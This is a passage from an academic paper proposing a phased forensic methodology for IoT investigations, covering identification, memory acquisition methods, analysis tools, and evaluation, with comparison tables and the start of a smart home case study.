- The reluctance to perform an online acquisition or analysis has disappeared when examining the IoT, and, for some authors, it is even preferable to an offline approach.

- The community is keen on developing centralized platforms that can facilitate the investigation process, but it seems that it is necessary to first develop a common methodology, so that the benefits of using this type of solutions can be maximized.
- The need to differentiate between contexts and how they are approached when investigating them has been confirmed. In fact, some proposals are even context-centered or present flexible phases that can be adapted to multiple scenarios, although this is performed in a theoretical way.
- The lack of tools specifically designed for the IoT is hindering the investigation process, so for the time being investigators have to rely on conventional ones to perform their analysis.
- Multiple proposals address the identification phase by dividing the IoT network into zones, modules or components, depending on their behaviour. Most of them suggest a similar division, which is: IoT devices, IoT network and cloud.

4 PROPOSED METHODOLOGY FOR FORENSIC INVESTIGATIONS IN THE IOT ENVIRONMENT

The approach followed in this proposal consists in adapting a well-known and reliable traditional forensic model to the above-mentioned characteristics and requirements of the devices and systems that are present in the IoT. In this section, a review of the model used as reference is presented, and we explain why it is suitable to be adapted to the IoT environment, and then we describe the proposed IoT forensic methodology.

4.1 Reference Model

The reference model used is the one proposed in [19], in which the authors review all the forensic models proposed since 1984, extracting the processes common to all of them, and grouping them together into the phases described below to generate a generic one. Since it analyzes proposals from the community that have been widely used, it has been approved by the community, and as no international standard has been adopted by investigators, the authors believe that it is an appropriate model to be used as a reference.

- Pre-Process: relates to the work that is performed before the actual investigation, such as the tool set up or the obtention of authorizations and warrants.
- Acquisition & Preservation: addresses the tasks of identifying, acquiring, collecting, transporting, storing and preserving the data.
- Analysis: involves the study of the collected evidence in order to find relevant information to draw conclusions.
- Presentation: describes the documentation process of the findings from the analysis phase.
- Post-Process: details the tasks that need to be carried out in closing the investigation, such as the return of evidence.

4.2 Description of Methodology

With the intention of adapting the characteristics of the IoT to the processes described in the reference model, a reformulation of the phases is necessary. As will be seen in the following sections, the “Identification” process has been converted into a phase due to its greater complexity in IoT investigations.

Similarly, the “Evaluation” task, which was conventionally executed during the analysis, emerges as another phase, given the holistic aspect of the environment, added to the fact that there are a higher number of devices from which to draw conclusions. However, the “Pre-Process”, “Presentation” and “Post-Process” phases remain almost identical to the

Table 1. Summary of the proposals from the community (I)

Proposal	Type	Context	Evaluation	Feasibility	Level of Detail	Approach	Limitations
[56]	Method	✗	✗	Medium	Low	Network zone division	Mainly focused on evidence location
[58]	Model	✗	✗	Medium	Low	Phase division	Gives little insight into the investigation process
[44]	Framework	✗	Critical	High	High	Module division	Lacks practical perspective
[2]	Framework	Cloud systems	Theoretical	Medium	Low	Phase division	Focused on forensic by design, not on the investigation process
[55]	Methodology	✗	Theoretical	Low	High	Phase division	Focused on privacy aspects. It depends on the installation of a piece of software.
[81]	Model	✗	✗	Low	Low	Component division	Not technically detailed, provides some investigation guidelines
[32]	Model	✗	✗	Medium	Medium	Zone division	Focused on evidence identification
[22]	Model	Autonomous Automated Vehicles	Practical	Low	Low	Only phased	Provides some brief examination guidelines
[33]	Framework	Internet of Vehicles	Practical	Medium	High	Distributed service	Relies on a distributed platform and a specific service
[26]	Framework	Smart Home	Practical	Medium	Medium	Phase division	The practical phases are not technically detailed
[5]	Framework	✗	Theoretical	Medium	Low	Module division	Completely theoretical and only addresses the identification and acquisition phases

ones in conventional forensics, since they cover aspects that vary only slightly between investigations, such as those concerning the law or documentation, as they mainly have a static nature, and are performed once the practical tasks have been carried out. Thus, the phases that make up the proposed methodology are the following:

- Pre-Process: involves the preparation work that is done before visiting the location where the incident took place.

Table 2. Summary of the proposals from the community (II)

Proposal	Type	Context	Evaluation	Feasibility	Level of Detail	Approach	Limitations
[10]	Methodology	IoT Prototyping Hardware Platform	✗	High	Low	Phase division	Very few details
[70]	Framework	✗	✗	Low	Low	Phase division	Barely any detail is provided
[43]	Framework	✗	Critical	Medium	Medium	Component division	The actual forensic process is barely detailed
[6]	Framework	✗	✗	Medium	Low	Layer division	Focused on describing what tools to use for each layer
[42]	Methodology	Wearable Devices	Practical	High	Medium	Step division	Does not cover the whole investigation process
[61]	Model	✗	✗	High	High	Module division	It lacks technical and practical details of the reactive phase

- Identification: the aim of this phase is to determine which of the devices that might have been involved in the incident can contain relevant evidence and, consequently, must be analyzed.
- Acquisition & Preservation: involves the process of collecting and storing the data contained in the selected devices.
- Analysis: the process of extracting information from the devices through finding pieces of evidence, and drawing conclusions about what happened from them.
- Evaluation: involves gathering the information extracted from all the devices analyzed and how it fits into the whole environment adopting a holistic perspective.
- Presentation and Post-Process: covers the documentation of the conclusions drawn and the closing of the investigation.

4.2.1 Pre-Process. This phase describes the actions that the investigator must carry out so that they can prepare in advance and prepare the action plan. It can be summarized in the following actions: obtain information about the incident, learn the characteristics of the IoT network affected and the devices present in it, and establish the degree of forensic soundness required in the investigation.

With respect to the first action, depending on the type of cyberincident that has occurred, it may be necessary to perform some precautionary actions. For example, if there is the suspicion that a piece of malware might be involved, it may be advisable to power off the devices in the network so that the infection does not spread through it and in order to avoid losing valuable data.

In addition, having information regarding the type of IoT network that is going to be examined, as well as knowing the number of devices affected, their location and accessibility, their technical specifications or whether they use an operating system or firmware, allows the investigator to determine what equipment it will be necessary to transport to the scene, and gives them time to study the devices and decide how they should be handled.

Another important matter that to be determined is whether it is necessary to maintain the forensic soundness of the investigation. If the requester does not consider it necessary, the investigator can adopt a flexible approach when analyzing the sources of evidence.

The obtaining of warrants, depending on the legal system of the country in which the investigation is taking place, is another element to consider in this phase. It is advisable to gather information on whether the examination might require studying a cloud system, so that the corresponding authorization can be formalized as soon as possible, knowing that this is a long bureaucratic process.

4.2.2 Identification. As mentioned above, the range of the investigation is far greater than in conventional forensics, a fact which hinders the identification process. The delimitation of a scene used to be physical, meaning that the devices belonging to the same network were either connected via cable or through a local wireless connection. Therefore, the range would go as far as the length of the cables or the range of the access point. However, in the IoT there are devices that are capable of using cellular communications, such as 4G or 5G, and still be part of the same network, even if they are separated by miles (i.e., the traffic lights in a smart city). In addition, other communication protocols via radio, such as Z-Wave or Zigbee, are also extensively used.

As a result, a physical examination of the scene will not be sufficient to cover the entire range. To do so, the investigator must rely on the logical connections that are active, or that recently were, on the devices. This means that they must be analyzed, either online or offline, in order to establish this. Depending on the need to maintain the integrity of the evidence, whether the memory of the device is acquirable and the preferences of the investigator, they will opt for one or the other.

Given the number of devices that can be present in a network and, due to their small amount of memory, the volatility of the information they contain, an order must be established to determine which one should be studied first. To do so, we propose to sort them on the basis of their importance and volatility, which can be measured in terms of the following parameters:

- The lifetime, quantity and relevance of the data that a device handles.
- The significance of the device in the IoT environment.
- Whether it has an acquirable memory and, if so, how difficult it would be to acquire it.

For example, in a typical central node network, the device that should be studied first is the central node, since it will store the largest amount of data, and through it will flow most of the network traffic, including the most relevant data. The same occurs in a smart home, in which a home gateway or central unit performs an interconnecting function [31] [26].

In Figure 1, the steps that need to be carried out to complete the identification phase are represented in the form of a flowchart diagram.

4.2.3 Acquisition & Preservation. The acquisition phase is greatly affected by the technical specifications of the devices and their physical access. As a result, although the collection techniques do not vary compared with conventional forensics, as new IoT-centered ones have not been developed at the time of making this proposal, a review of when to perform them is needed. In this section, a study of the main types of data that can be acquired from IoT devices, as



Beginning of the identification phase
Sort the devices by their order of importance and volatility
Are there any devices left to be studied?
No
End of the identification phase
Yes
Does it have an acquirable memory?
Yes
Is it necessary to preserve its integrity?
Yes
Perform acquisition
Check the image for active or recent connections
No
No
Check the device for active or recent connections
Were there any unidentified devices connected?
No
Yes
Determine the volatility and importance of the new device
Yes
Are/Were there any unidentified devices connected?
No

Fig. 1. Flowchart diagram of the proposed identification phase

well as the methods and tools needed to do so, is carried out. In addition, guidelines are offered on how to preserve the collected data.

Non-volatile memory. This is the largest source of evidence in this type of devices, even though their storage capacity is quite small compared with other digital systems. The main difference with respect to conventional devices is that the storage is not always removable, on the contrary, it is more common to find the non-volatile memory soldered to the board that forms part of the IoT device. As a result, certain methods, such as JTAG, In-System Programming (ISP), chip-off or live acquisition, which have already been confirmed as successful in [46], [9], [78] and [20], should be considered when carrying out this phase of the investigation. It is a similar situation to that for smart phone forensics, but, in this case, physical access to the IoT device is not guaranteed, and there are no hardware tools that can perform the acquisition.

Therefore, the resulting non-volatile acquisition process, which is shown in Figure 2 in the form of a flowchart diagram, relies on the following techniques, which are sorted by their forensic soundness compliance:

- Extraction and acquisition: only feasible if the storage is removable. This is the most common and simple method of acquisition. The storage device, usually a microSD card, is extracted from the system, placed in a write blocker to preserve its integrity, and then either cloned or imaged.

- JTAG: a method that involves connecting to the Test Access Ports (TAPs) of the memory using a JTAG connector in order to be able to read its data and image it. It is a harmless option for soldered storage, and can also be used on non-soldered ones, but the compatibility of the device with the JTAG is not guaranteed.
- ISP: this involves connecting to an embedded Multi Media Card (eMMC) or an embedded Multi Chip Package (eMCP) flash memory chip to access its content. It is quite similar to the JTAG method, also requiring a connector, and the method is non-destructive as well, although ISP is faster.
- Chip-off: the memory is desoldered from the board and placed into a flash reader, and then its image file is created. It requires specific soldering knowledge and equipment. Furthermore, the chances of compromising the functioning of the device are quite high.
- Live acquisition: this consists in executing the acquisition software directly on the device. Its main disadvantage is that the interaction with the system will alter the data stored on it, and there are no guarantees that the collection tool will be compatible with it. It is the only option if the device cannot be physically accessed or if the above methods cannot be carried out. However, if the integrity does not have to be preserved, it might be preferable to performing a JTAG or chip-off, as it is faster and simpler. In addition, this method does not damage the device.

Volatile memory. The information regarding the active connections of the device or its running processes can be of great value in an investigation. In order to obtain these data, the best approach is to perform a live acquisition, since the cooling methods require specific equipment and are quite delicate [28]. However, this method, which is usual in conventional forensics, will alter the data stored in the system as an interaction is required [75]. Another crucial issue is that, in order to analyze the acquired data, it is necessary to create a profile of the memory that is being acquired. Therefore, the investigator must ensure that both tasks are feasible. If not, the usefulness of the data will be vastly reduced, only providing access to a raw memory image, whose analysis will be extremely tedious and challenging.

Network traffic. The interconnection between IoT devices makes the network traffic an extremely useful piece of data. Since the centralized solutions that capture data on-the-fly are still at early stages of development, the only way to collect this type of data is through live acquisition. Given these circumstances, the best approach might be to extract the network traffic from devices through which the greatest number of packets are sent, namely a router or the IoT gateway. In this way, only a small number of devices will need to be altered in order to perform the acquisition.

Tools. There is no guarantee that a generic tool will be compatible with an IoT system, so an investigator must test it beforehand. As mentioned in Section 3, this is the reason why studying specific devices or systems is so useful for determining how to proceed with the examination. A list of well-known conventional forensic tools, which can also be used in IoT examinations, is presented below.

- Non-volatile memory: dd [16] is the acquisition tool par excellence, and is natively included in many Linux systems. Other recommendations are FTK Imager [3] and Guymager [29]. All of them can be used in both online and offline methods.
- Volatile memory: Linux Memory Extractor (LiME) [1] or Linux Memory Grabber (lmg) [60] are the most flexible options, allowing the creation of the memory profile and its acquisition.
- Network: tcpdump [71] is the most reliable choice due to its compatibility options. Wireshark [76] and Network-Miner [54] are interesting alternatives which are based on the same library as tcpdump, namely libpcap [72].

Preservation. Normally, the acquisition of a device will result in the creation of an image file, which will be stored on an external storage device. This unit must be secured so that only authorized people can have access to it. In addition,



Beginning of the acquisition process
Is the device physically accessible?
No
Can it be powered on?
Yes
Is live acquisition feasible?
Yes
Perform Live Acquisition
No
No
Acquisition not possible
Yes
Is it necessary to maintain its integrity?
No
Is live acquisition feasible?
Yes
Yes
No
Is its memory soldered?
Yes
Is it JTAG compatible?
No
Is it ISP compatible?
No
Is the chip-off feasible?
No
No
Yes
Yes
Yes
Extract the removable memory and image it
Perform JTAG
Perform ISP
Perform chip-off
Image file created

Fig. 2. Flowchart diagram of the proposed acquisition process for collecting the non-volatile memory.

backup copies of the image or clone must be made and stored in different protected locations, guaranteeing that, if the original is lost or damaged, the investigation can continue [4]. If the selected acquisition method was either live collection or extraction and acquisition, it is not necessary to seize the device. At most, if performing the latter, it would only be necessary to take the storage. However, if any other method is going to be performed, it may be preferable to seize the device and carry out the acquisition in the forensics lab, as it will require a specific set of equipment and environment. To ensure the integrity of the evidence, it is advisable to maintain the chain of custody. If it is not necessary to maintain the forensic soundness of the investigation, the investigator can take a more flexible approach, although they would still benefit from some of its aspects. As this process does differ from traditional investigations, only its most relevant features are mentioned in this proposal. These features are the following:

- Document how the acquisition was performed.
- If the original device is seized, place it in an antistatic sealed bag. The same is applicable if a clone of the device is made.
- Calculate the hash value of the clone or image collected.

- Take photographs of the device that has been acquired, as well as the result of the acquisition.
- Register the date and time of the acquired evidence, its identification number, its description, its format, the identity of the investigator and where it is going to be stored.

4.2.4 Analysis. This phase is the most difficult to generalize, since the detection of evidence depends on the system that is under examination, the type of incident that has occurred, and the laws regarding digital forensics of the country in which it happened. Therefore, in this proposal, general guidelines are offered on whether to opt for an online or offline approach, and we introduce some general tools that can be used for any system or device if the latter method is chosen.

As happens with the acquisition phase, every device must be studied individually. Depending on its characteristics, it might be of interest to perform one analysis method or another, but it does not mean that such devices should be analyzed by following the same one. There are two crucial aspects that have to be considered:

- The feasibility of the acquisition process of the device: if no method succeeds in acquiring its memory, there is no other option but to perform a live analysis.
- The requirements regarding the integrity of the evidence: if it is not necessary to maintain it, the online examination is a viable approach, although it is preferable to perform an offline technique in order not to alter the data stored in the system.

Forensic soundness. The preservation of the integrity of a piece of evidence is mandatory in forensic investigations, especially in the ones that are part of a legal process. However, the form in which the non-volatile memory of the devices is present, added to the fact that physical access cannot be taken for granted, and that live acquisition is not always feasible, makes an online analysis a more common approach than in conventional forensics. As is well known, performing a live examination compromises forensic soundness, as the data contained in the source of evidence will be altered. However, in some cases it might be the only way to examine a device, so, in the authors's opinion, certain flexibility should be allowed in these situations.

In addition, there are other limitations when performing an online analysis on an IoT device. First and foremost, there are not many IoT-centered forensic tools and, even if there were more, the probability of them being compatible with the system that is being examined is low, given the variety of existing firmwares and operating systems. Consequently, the investigator must rely on the native ones available in the system. Secondly, executing demanding tasks on devices with such a low computational power means that it will take a great amount of time for them to complete. As a result, a live analysis might be useful when you want to check a certain aspect which the investigator knows how to extract using native tools. In the remaining cases, it is preferable to opt for an offline approach. With this method, multiple general forensic tools, such as those presented in Table 3, can be used in the examination to extract a greater amount of information.

4.2.5 Evaluation. Given the number of devices that are normally present in an IoT network, the analysis phase will require the examination of multiple devices. In addition, the interconnection between devices makes it highly likely for an incident to affect several. Under these circumstances, a new phase is needed to, firstly, gather all the evidence collected and confirm that the individual conclusions drawn are correct, secondly, now that all the devices have been analyzed, determine whether any pieces of evidence can be linked together, and, thirdly, interpret the results from the perspective of the whole environment. Through these actions, the aim is to be able to accurately establish, supported by evidence, what happened in the incident.

Table 3. Tools that can be used for the offline analysis phase and their operating system compatibility

OS Tool	Windows	Linux-based
Browsing Tools		
FTK Imager [3]	✓	✗
Autopsy [11]	✓	✓
Volatile Memory Analysis		
Volatility [74]	✓	✓
Rekall [23]	✓	✓
Carving Tools		
QPhotorec [12]	✓	✓
Foremost [73]	✗	✓
Network Tools		
WireShark [76]	✓	✓
Network Miner [54]	✓	✓
Xplico [25]	✗	✓
Zeek [80]	✓	✓
Other Tools		
KAPE [21]	✓	✗
Log2Timeline [41]	✓	✓
ExifTool [59]	✗	✓

The process, which is presented step by step in the form of a flowchart diagram in Figure 3, starts by sorting all the pieces of evidence discovered in the analysis phase by their order of relevance. An alternative approach, which is shown in Figure 4, does the same, but arranges them according to the relevance of the device, then evaluating all the pieces of evidence detected on it, and then continues with the rest of the devices. Either way, when a piece of evidence is being evaluated, it must be determined what impact it had on the system in which it was found and, after that, one must consider whether it could have affected other devices in the network. In order to establish this, a link between the pieces of evidence must be found. This might allow the investigator to find new pieces of evidence, or fit others together that, when studied individually, did not make sense. Then, the most important task is carried out: the linked pieces of evidence are studied together, drawing conclusions from the perspective of the whole environment, thus changing the viewpoint compared with the analysis phase, which was device-centered, and giving the investigation a degree of completeness. Once all the pieces of evidence have been evaluated, the investigator should be able to chronologically retrace the actions that occurred in the incident, supporting them with concrete proof, and to determine how the devices in the network were affected by it.

4.2.6 Presentation and Post-Process. This phase involves the actions needed for the closing of the investigation. It can be divided into three processes: writing and presenting the forensic report, returning the original sources of evidence and, in some cases, reconstructing and restoring the systems affected.



Beginning of the evaluation phase
Sort the pieces of evidence by relevance
Are there any pieces of evidence left to evaluate?
No
Chronologically retrace the actions that occurred in the incident
End of the evaluation phase
Yes
Evaluate piece of evidence
Can it be linked with other pieces of evidence?
Yes
Evaluate the pieces of evidence together
Determine the impact that they had on the environment
Draw conclusions from the perspective of the whole environment
No
Determine the impact that it had on the device on which it was discovered
Draw individual conclusions

Fig. 3. Flowchart diagram of the proposed evaluation phase



Beginning of the evaluation phase
Sort the devices by their relevance
Are there any devices left to evaluate?
No
Chronologically retrace the actions that occurred in the incident
End of the evaluation phase
Yes
No
Sort the pieces of evidence found on it by their relevance
Are there any pieces of evidence left to evaluate?
Yes
Evaluate piece of evidence
Can it be linked with other pieces of evidence?
No
Determine the impact that it had on the device on which it was discovered
Yes
Evaluate the pieces of evidence together
Determine the impact that they had on the environment
Draw conclusions from the perspective of the whole environment
Draw individual conclusions

Fig. 4. Flowchart diagram of the proposed alternative evaluation phase

Regarding the first process, it depends on the laws in the country in which the investigation took place, but, generally, the investigator must return the original sources of evidence, if any were taken. In some cases, the investigator might even be required to destroy them [52].

The report must present the actions performed during the investigation in a clear way. In addition, the language used must be adapted to the level of expertise of the recipient, so that it can be easily comprehended. It is advisable to include the following content:

- Objective and scope of the investigation.
- Events that led to the opening of the investigation.
- Preliminary considerations and methodology followed.
- Glossary of technical terms and abbreviations.
- Regulations and documents of reference used.
- Detailed description of the actions performed.
- Conclusions presenting the findings.

Finally, if it was a private investigation, the requester might ask the investigator to bring back the IoT network to a functioning state. This usually happens when malware was the cause of the incident or if any of the systems were compromised. In order to achieve this, the following actions need to be carried out:

- Clean the environment: first, it must be determined whether the malware or vulnerability is still present in the network by running scanning tools. Depending on the answer, and on the level of damage suffered by the devices, it may be sufficient to simply remove it. If not, restoring the devices might be in order.
- Restore the systems: this consists in using backup copies of the devices, returning them to their previous functioning state. If there are no backups, a reconstruction of the systems must be performed, and this requires reinstalling the corresponding operating system or firmware, as well as the pertinent applications.
- Evaluate the effectiveness of the actions performed: once the systems have been restored, one must check whether they are, indeed, behaving properly, and also whether the vulnerability or malware is still present. If it still is, a more thorough cleaning procedure must be executed.

5 COMPARISON WITH EXISTING MODELS

In this section, the proposed methodology is compared with the works presented by the research community, which have already been reviewed in Section 3. Although in Tables 4 and 5 a comparison of the proposal with the existing IoT models, methodologies and frameworks is shown, the main differences can be summarized in the following statements:

- Our proposal uses a widely-adopted traditional forensic model as a reference, which allows it to take advantage of key elements that assure the effectiveness and completeness of the methodology and, consequently, of the investigation.
- It relies on the proposals from the community regarding IoT forensic examinations of different systems and devices from the main IoT contexts, their requirements and previously proposed methodologies and frameworks.
- It studies and recognizes the characteristics common to all the contexts, and they are extracted and addressed in the form of a general methodology that can be used as a reference for IoT investigations.
- It is divided into delimited phases, providing detailed step-by-step guidelines on how to perform each stage of the forensic investigation. In addition, it addresses all of them from a practical viewpoint, so that investigators know how to approach them.
- It fully covers all the relevant phases of an investigation, namely identification, acquisition and analysis, as well as additional pre-and post-investigation ones.
- It provides a number of general tools that can be used in the process, describing their characteristics.

- It is submitted to a critical and theoretical evaluation, testing it in two hypothetical scenarios that could arise in real life.

Table 4. Summary of the comparison of the proposal with previously existing ones (I)

Proposal	Reference	Technically Detailed	Practical Perspective	Evaluation
[56]	Not specified	✗	✗	✗
[58]	Standard operating procedure	✗	✗	✗
[44]	ISO/IEC 27043:2015	✗	✗	Critical
[2]	Not specified	✗	✗	Theoretical
[55]	ISO/IEC 29100:2011	✗	✗	Theoretical
[81]	Best practices in digital forensics	✗	✗	✗
[32]	Available network forensic methods and tools	✗	✗	✗
[22]	Not specified	✗	✗	Practical
[33]	Not specified	✓	✗	Practical
[26]	Not specified	✗	✗	Practical
[5]	Principles of DFRWS [77]	✗	✗	Theoretical
[10]	Common methodology	✗	✗	✗
[70]	Not specified	✗	✗	✗
[43]	DFIF-IoT [44]	✗	✗	Critical
[6]	Layered architecture	✗	✓	✗
[42]	Literature survey	✓	✓	Practical
[61]	ISO/IEC 27043	✗	✓	✗
This proposal	Traditional forensic model [19]	✓	✓	Critical and Theoretical

Regarding the details of the phases into which the methodology has been divided, these are the main differences with respect to previous models:

- Identification: it addresses the issue of the large number of devices by studying the logical connections established by the systems, not only by analyzing the physical ones, thereby also taking into account the fact that a device belonging to the IoT network under investigation might be in a different location to another in the same network. In addition, the devices are studied according to their importance, not on the basis of the zone they belong to.
- Acquisition: it recognizes that the investigator might not have physical access to the devices and, consequently, provides guidelines on how to perform an online acquisition. Furthermore, it suggests multiple acquisition methods depending on the need to conserve the integrity of the evidence, and also considering that the physical memory might not be removable. Additionally, it covers the extraction of the main types of data that can be retrieved from IoT devices.

Table 5. Summary of the comparison of the proposal with previously existing ones (II)

Proposal	Identification	Acquisition	Analysis
[56]	Based on network zones: internal, middle and external	Traditional approach. Not very detailed	Traditional approach. Not very detailed
[58]	Device to device communication	Live extraction	Traditional approach
[44]	Divided into cloud, network and device level	Not detailed	Not detailed
[2]	Not addressed	Not addressed	Not addressed
[55]	Needed beforehand	Through a piece of software	Not detailed
[81]	Not detailed, although it mentions examples of data that can be found in each context	Not detailed, although it mentions that it would be like any other type of forensics	Same as the acquisition
[32]	Based on zones	Described from a theoretical viewpoint	Not addressed
[22]	Not specified	Offline	Not addressed
[33]	Not addressed	Online, by using a distributed platform	Not addressed
[26]	Traditional approach	Traditional approach	Not detailed
[5]	Through a fog node connected to the IoT device	Online	Not addressed
[10]	Not detailed	Offline	Not detailed
[70]	Not detailed	Not detailed	Not detailed
[43]	Divided into cloud, network and device level	Not detailed	Not detailed
[6]	Based on zones	Traditional approach	Not detailed
[42]	Physical	Offline	Offline
[61]	Not detailed	Physical and Logical	Not detailed
This proposal	Based on logical device communication	Flexible approach depending on the state of the source of evidence, its physical accessibility and degree of integrity. Covers offline and online acquisition	Offers guidelines for offline and online analysis

- Analysis: it considers the two possible approaches for the analysis, namely offline and online, also taking into account the tools available for each one. In addition, it offers flexibility regarding the forensic soundness of the investigation, so that cases that do not end in a legal process can take advantage of that.
- Evaluation: the main idea of this phase is very similar to the one that already exists in the conventional forensic process model, but it has been modified to take into account the concept of environment, which is key in the IoT. By doing so, this phase acquires a higher level of importance in the investigation.
- Regarding the rest of the phases, they are quite similar to the approach followed in conventional investigations, but they have been adapted to the characteristics of the IoT.

6 CASE STUDIES

In this section, the methodology is tested in two hypothetical scenarios, which have been designed to represent real-life situations. In addition, we also compare how the proposals from the community that can be applied in each case would behave in these situations. It should be noted that the case studies were performed theoretically, but the authors made sure that the actions described, as well as the practical techniques mentioned, were feasible.

6.1 Smart Home Investigation

The owner of a smart home system requests an investigation after their devices started to behave erratically on three different nights, with random changes in the state of some of the sensors installed, and the owner suspects that someone might have attacked their IoT system.

6.1.1 Pre-Process. When speaking to the owner, they mentioned that their IoT network was composed of multiple Samsung SmartThings devices. After receiving this information, the investigator studied the technical specifications of the devices to determine how to approach the investigation. Furthermore, the owner mentioned that they were not sure whether they were going to take legal action, so the integrity of the device needed to be protected in case they ended up doing so.

No warrants were needed since the IoT network was not using a cloud service, and its owner had willingly given their authorization to examine their house.

6.1.2 Identification. Once the investigator was present at the scene, it was confirmed that the smart router, specifically a Samsung SmartThings WiFi [62], was in the house, and that it was still powered on. Knowing that the device which delimits the range of the scene is the router, it is the one that was studied first. In addition, through it flowed all the traffic of the IoT network and the rest of the devices in the home, also making it the most relevant one. However, to determine what devices were connected to it, it was faster and easier to establish this with the mobile app installed on the smart phone of the owner. In order to confirm that the information displayed by it was correct, the whole house was inspected, finding the same devices as the ones listed in the mobile app. These devices, which had already been turned off, were the following:

- A SmartThings Multipurpose Sensor V3 connected to the main door of the house [66].
- A SmartThings Motion Sensor V3 installed in the porch [65].
- A SmartThings Moisture Sensor V3 installed in a kitchen cupboard [64].
- A SmartThings Presence Sensor V2 installed in the main entrance [67].
- A SmartThings Cam installed on the porch [63].
- A SmartThings WiFi Smart Plug installed in the living room and to which the television was connected [69].
- A SmartThings Smart Bulb fitted in a lamp in the living room [68].

As these sensors were powered off, and they did not store any data regarding their state, only executing a program, it was decided that they had no relevance in the case.

